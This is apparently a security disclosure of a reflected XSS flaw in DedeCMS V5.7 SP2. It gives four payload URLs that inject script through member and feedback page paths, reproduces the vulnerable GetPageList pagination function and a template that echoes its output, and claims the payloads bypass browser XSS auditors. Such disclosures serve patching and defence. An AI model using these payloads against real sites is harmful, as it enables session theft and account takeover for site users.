**Reflected XSS Vulnerability exists in the file of DedeCMS V5.7 SP2 version, which can be executed javascript code.**


**Payloads**:

/member/index.php/'autofocus/\*\*/onmouseover=alert(1);a='">"/aaaaaaaaaa</a><script>alert(1)</script><a>?uid=dos1eep&action=guestbook&totalresult=2105&pageno=211))))

/member/pm.php/'autofocus/\*\*/onmouseover=alert(1);a='">"/aaaaaaaaaa</a><script>alert(1)</script><a>?uid=dos1eep&action=guestbook&totalresult=2105&pageno=211))))

/member/content\_list.php/'autofocus/\*\*/onmouseover=alert(1);a='">"/aaaaaaaaaa</a><script>alert(1)</script><a>?uid=dos1eep&action=guestbook&totalresult=2105&pageno=211))))

/plus/feedback.php/rp4hu'><script>alert(1)</script>?aid=3



**Vulnerable function named GetPageList defined in the file which is used to display the page numbers list at the bottom of some templates.**

File: include/datalistcp.class.php

*//获取分页导航列表***function** GetPageList($atts,$refObj=**''**,$fields=**array**())  
{  
   
 **global** $lang\_pre\_page,$lang\_next\_page,$lang\_index\_page,$lang\_end\_page,$lang\_record\_number,$lang\_page,$lang\_total;  
 $prepage = $nextpage = $geturl= $hidenform = **''**;  
 $purl = $this->GetCurUrl();  
 $prepagenum = $this->**pageNO**-1;  
 $nextpagenum = $this->**pageNO**+1;  
 **if**(!**isset**($atts[**'listsize'**]) || *preg\_match*(**"#[^0-9]#"**, $atts[**'listsize'**]))  
 {  
 $atts[**'listsize'**] = 5;  
 }  
 **if**(!**isset**($atts[**'listitem'**]))  
 {  
 $atts[**'listitem'**] = **"info,index,end,pre,next,pageno"**;  
 }  
 $totalpage = *ceil*($this->**totalResult**/$this->**pageSize**);  
  
 *//echo " {$totalpage}=={$this->totalResult}=={$this->pageSize}";  
 //无结果或只有一页的情况* **if**($totalpage<=1 && $this->**totalResult** > 0)  
 {  
 **return "<span>**{$lang\_total} **1** {$lang\_page}**/"**.$this->**totalResult**.$lang\_record\_number.**"</span>"**;  
 }  
 **if**($this->**totalResult** == 0)  
 {  
 **return "<span>**{$lang\_total} **0** {$lang\_page}**/"**.$this->**totalResult**.$lang\_record\_number.**"</span>"**;  
 }  
 $infos = **"<span>**{$lang\_total} {$totalpage} {$lang\_page}**/**{$this->**totalResult**}{$lang\_record\_number} **</span>"**;  
 **if**($this->**totalResult**!=0)  
 {  
 $this->**getValues**[**'totalresult'**] = $this->**totalResult**;  
 }  
 **if**(*count*($this->**getValues**)>0)  
 {  
 **foreach**($this->**getValues as** $key=>$value)  
 {  
 $value = *urlencode*($value);  
 $geturl .= **"**$key**=**$value**"**.**"&"**;  
 $hidenform .= **"<input type='hidden' name='**$key**' value='**$value**' />\n"**;  
 }  
 }  
 $purl .= **"?"**.$geturl;  
  
 *//获得上一页和下一页的链接* **if**($this->**pageNO** != 1)  
 {  
 $prepage .= **"<a class='prePage' href='"**.$purl.**"pageno=**$prepagenum**'>**$lang\_pre\_page**</a> \n"**;  
 $indexpage = **"<a class='indexPage' href='"**.$purl.**"pageno=1'>**$lang\_index\_page**</a> \n"**;  
 }  
 **else** {  
 $indexpage = **"<span class='indexPage'>"**.**"**$lang\_index\_page **\n"**.**"</span>"**;  
 }  
 **if**($this->**pageNO** != $totalpage && $totalpage > 1)  
 {  
 $nextpage.=**"<a class='nextPage' href='"**.$purl.**"pageno=**$nextpagenum**'>**$lang\_next\_page**</a> \n"**;  
 $endpage=**"<a class='endPage' href='"**.$purl.**"pageno=**$totalpage**'>**$lang\_end\_page**</a> \n"**;  
 }  
 **else** {  
 $endpage=**" <strong>**$lang\_end\_page**</strong> \n"**;  
 }  
  
 *//获得数字链接* $listdd = **""**;  
 $total\_list = $atts[**'listsize'**] \* 2 + 1;  
 **if**($this->**pageNO** >= $total\_list)  
 {  
 $j = $this->**pageNO** - $atts[**'listsize'**];  
 $total\_list=$this->**pageNO** + $atts[**'listsize'**];  
 **if**($total\_list > $totalpage)  
 {  
 $total\_list = $totalpage;  
 }  
 }  
 **else** {  
 $j=1;  
 **if**($total\_list > $totalpage)  
 {  
 $total\_list = $totalpage;  
 }  
 }  
 **for**($j; $j<=$total\_list; $j++)  
 {  
 $listdd .= $j==$this->**pageNO** ? **"<strong>**$j**</strong>\n"** : **"<a href='"**.$purl.**"pageno=**$j**'>"**.$j.**"</a>\n"**;  
 }  
  
 $plist = **"<div class=\"pagelistbox\">\n"**;  
  
 *//info,index,end,pre,next,pageno,form* **if**(*preg\_match*(**"#info#i"**,$atts[**'listitem'**]))  
 {  
 $plist .= $infos;  
 }  
 **if**(*preg\_match*(**"#index#i"**, $atts[**'listitem'**]))  
 {  
 $plist .= $indexpage;  
 }  
 **if**(*preg\_match*(**"#pre#i"**, $atts[**'listitem'**]))  
 {  
 $plist .= $prepage;  
 }  
 **if**(*preg\_match*(**"#pageno#i"**, $atts[**'listitem'**]))  
 {  
 $plist .= $listdd;  
 }  
 **if**(*preg\_match*(**"#next#i"**, $atts[**'listitem'**]))  
 {  
 $plist .= $nextpage;  
 }  
 **if**(*preg\_match*(**"#end#i"**, $atts[**'listitem'**]))  
 {  
 $plist .= $endpage;  
 }  
 **if**(*preg\_match*(**"#form#i"**, $atts[**'listitem'**]))  
 {  
 $plist .=**" <form name='pagelist' action='"**.$this->GetCurUrl().**"' style='float:left;' class='pagelistform'>**$hidenform**"**;  
 **if**($totalpage>$total\_list)  
 {  
 $plist.=**"<input type='text' name='pageno' style='padding:0px;width:30px;height:18px;font-size:11px' />\r\n"**;  
 $plist.=**"<input type='submit' name='plistgo' value='GO' style='padding:0px;width:30px;height:22px;font-size:11px' />\r\n"**;  
 }  
 $plist .= **"</form>\n"**;  
 }  
 $plist .= **"</div>\n"**;  
 **return** $plist;  
}

And in some html templates

<**div class="fRight mTB10 pd10"**>**<?php**$atts = **array**();  
$atts[**'tagname'**] = **'pagelist'**;  
 **echo** $this->**refObj**->GetPageList($atts,$this->**refObj**,$fields);   
**?>**

Without available filters ,attacker can do sth. eval as below:



& the payloads above can bypass chrome& firefox xss auditor

